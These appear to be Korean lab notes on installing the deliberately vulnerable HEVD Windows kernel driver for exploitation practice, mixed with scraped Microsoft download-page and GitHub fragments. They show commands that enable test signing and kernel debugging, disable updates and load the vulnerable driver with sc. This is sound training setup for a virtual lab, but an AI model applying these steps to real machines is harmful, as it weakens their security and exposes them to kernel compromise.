
HEVD 다운로드

GitHub에서 프로젝트 다운




드라이버 설치

드라이버 로드(SC 및 OSRLoader)



환경 세팅 주의사항



가상 환경 구축

권장 소프트웨어

VMware Workstation Pro 16+
VirtualBox 6.1+

최소 사양

RAM: 4GB 이상
CPU: 4코어 이상
저장공간: 50GB 이상

스냅샷 활용

주요 단계마다 스냅샷 생성
오류 발생 시 복원 가능



윈도우 설치



윈도우 버전 선택

윈도우 7: 기본 보안 기능으로 시작
윈도우 10(1607): 중간 난이도

업데이트 비활성화

자동 업데이트 끄기
보안 패치로 인한 환경변화 방지

보안 설정 조정

테스트 모드 활성화

무료 모바일 앱으로 언제든지 Copilot을 이용할 수 있습니다
사용자별 관심사와 요구 사항에 맞추어 언제 어디서든 원하는 이미지와 답변을 얻을 수 있습니다

나중에Copilot 앱 받기

Microsoft | 소프트웨어 다운로드WindowsWindows Insider Preview

Microsoft 전체검색로그인

Windows 10 다운로드

업데이트하기 전에 알려진 문제에 대한 [Windows 릴리스 정보 상태](#)를 참고하여 디바이스에 영향이 없는지 확인하시기 바랍니다.

필수 Windows Update로 보안 유지: 2025년 10월 14일 이후로 Windows 10에 더 이상 무료 소프트웨어 업데이트, 기술 지원 또는 보안 수정 사항이 제공되지 않을 예정입니다. 이는 PC가 보안 위협과 맬웨어에 더 취약할 것이라는 것을 의미합니다. **Windows 11으로 업그레이드하는 것을 고려해 보세요.** Windows 11 PC가 제공하는 보안, 속도 및 혁신을 모든 가격대에서 제공할 수 있습니다. Windows 11으로 업그레이드하면 최신 보안 업데이트, 기능 및 기술 지원을 계속 받을 수 있어 PC를 계속 안전하고 효율적으로 이용할 수 있습니다. Windows 10 지원 종료 준비에 대한 자세한 내용은 [Windows 블로그 게시물](#)을 참조해 주세요.

Windows 10 2022 업데이트 | 버전 22H2

Update Assistant를 사용하면 최신 버전의 Windows 10으로 업데이트할 수 있습니다. 시작하려면 [지금 업데이트](#)를 클릭합니다.

지금 업데이트

Windows 10 설치 미디어 만들기

시작하려면 먼저 Windows 10을 설치할 수 있는 라이선스가 필요합니다. 라이선스가 있어야 미디어 만들기 도구를 다운로드하고 실행할 수 있습니다. 도구를 사용하는 방법에 대한 자세한 내용은 아래의 지침을 따르세요.

지금 다운로드



HEVD 다운로드

Whitepaper

Black Hat Asia Arsenal 2016

9 years ago

.gitignore

Added Linux port of ArbitraryWrite vulnerability module (#33)

6 years ago

CONTRIBUTING.md

FIX: Normalized line ending of all files. Changed from CRLF t...

3 years ago

LICENSE

FIX: Github is not parsing LICENSE file correctly

3 years ago

README.md

Adding tutorials (wetw0rk) (#67)

4 months ago

appveyor.yml

ENHANCEMENT: Updated appveyor config to allow build HE...

6 years ago

README

GPL-3.0 license

HackSys Extreme Vulnerable Driver

00000 00000 000000000000 000000 0000 00000000000.
`888' `888' `888' `8 `888. .8' `888' `Y8b
888 888 888 `888. .8' 888 888
88800000888 88800008 `888. .8' 888 888
888 888 888 " `888.8' 888 888
888 888 888 o `888' 888 d88'
o888o o888o o88800000d8 `8' o888bood8P'

HEVD v3.00

Latest

This release has completely refactored **HackSys Extreme Vulnerable Driver**. Helper functions to gain **arbitrary read write primitive** was implemented. Lots of bug fixes were done.

This release is the first step towards making **HEVD** *cross-compiled*. Now, this release uses **CMake** for **building** the driver and **signing** it.

Bug fixes:

- [#17](#)
- [#26](#)

Assets

3

HEVD.3.00.zip

469 KB

Jul 2, 2019

Source code (zip)

Jun 29, 2019

Source code (tar.gz)


Jun 29, 2019

https://github.com/hacksystem/HackSysExtremeVulnerableDriver

드라이버 설치 - 디버깅 활성화

bcdedit /set testsigning on

※ 관리자 권한으로 cmd 실행



```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>bcdedit /copy {current} /d "HEUD"
The entry was successfully copied to {6344d808-4ebf-11f0-b37d-c487a791213e}.

C:\Windows\system32>bcdedit /debug {6344d807-4ebf-11f0-b37d-c487a791213e} on
The operation completed successfully.

C:\Windows\system32>bcdedit /set testsigning on
The operation completed successfully.

C:\Windows\system32>
```

드라이버 설치 - SC



드라이버 로드

sc create [드라이버명] type= kernel binPath= [드라이버 경로\HEVD.sys]

sc start [드라이버명]

※ 주의사항: type=, binPath= 뒤에 공백 필요

```
Administrator: C:\Windows\System32\cmd.exe

C:\Windows\system32>sc create "HEUD" type= kernel binPath= "C:\Users\Victim\Desktop\HEUD.3.00\driver\vulnerable\x86\HEUD.sys"
[SC] CreateService SUCCESS

C:\Windows\system32>sc start HEUD

SERVICE_NAME: HEUD
        TYPE               : 1        KERNEL_DRIVER
        STATE                : 4        RUNNING
                                <STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN>
        WIN32_EXIT_CODE       : 0        (0x0)
        SERVICE_EXIT_CODE    : 0        (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
        PID                 : 0
        FLAGS                 :
C:\Windows\system32>
```


드라이버 로드 – OSR Loader

OSR Driver Loader

Open Systems Resources, Inc.
105 Route 101A Suite 19
Amherst, NH 03031
Ph: (603) 595-6500
Fax: (603) 595-6503
Ver: V3.0 - Sept 6, 2007

Registry Key: yourdrivename

Driver Path: 'INDOWS\system32\drivers\yourdrivename.sys' Browse

Driver Version:

Driver Size:

Driver File Time:

Display Name: yourdrivename

Service Start: Demand

Load Group: None Group Load Order

Order In Group: 1 Type: Driver Error: Normal

Depend On Group(s): AudioGroup, Base, Boot Bus Extender, Boot File System, COM Infrastructure

Last Status:

MiniFilter Settings

Default Instance: Altitude: 0

AltitudeAndFlags: Flags: 0

Register Service Unregister Service Start Service Stop Service

```
Administrator: C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc query HEUD

SERVICE_NAME: HEUD
        TYPE               : 1  KERNEL_DRIVER
        STATE                : 4  RUNNING
                           (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0  (0x0)
        SERVICE_EXIT_CODE   : 0  (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

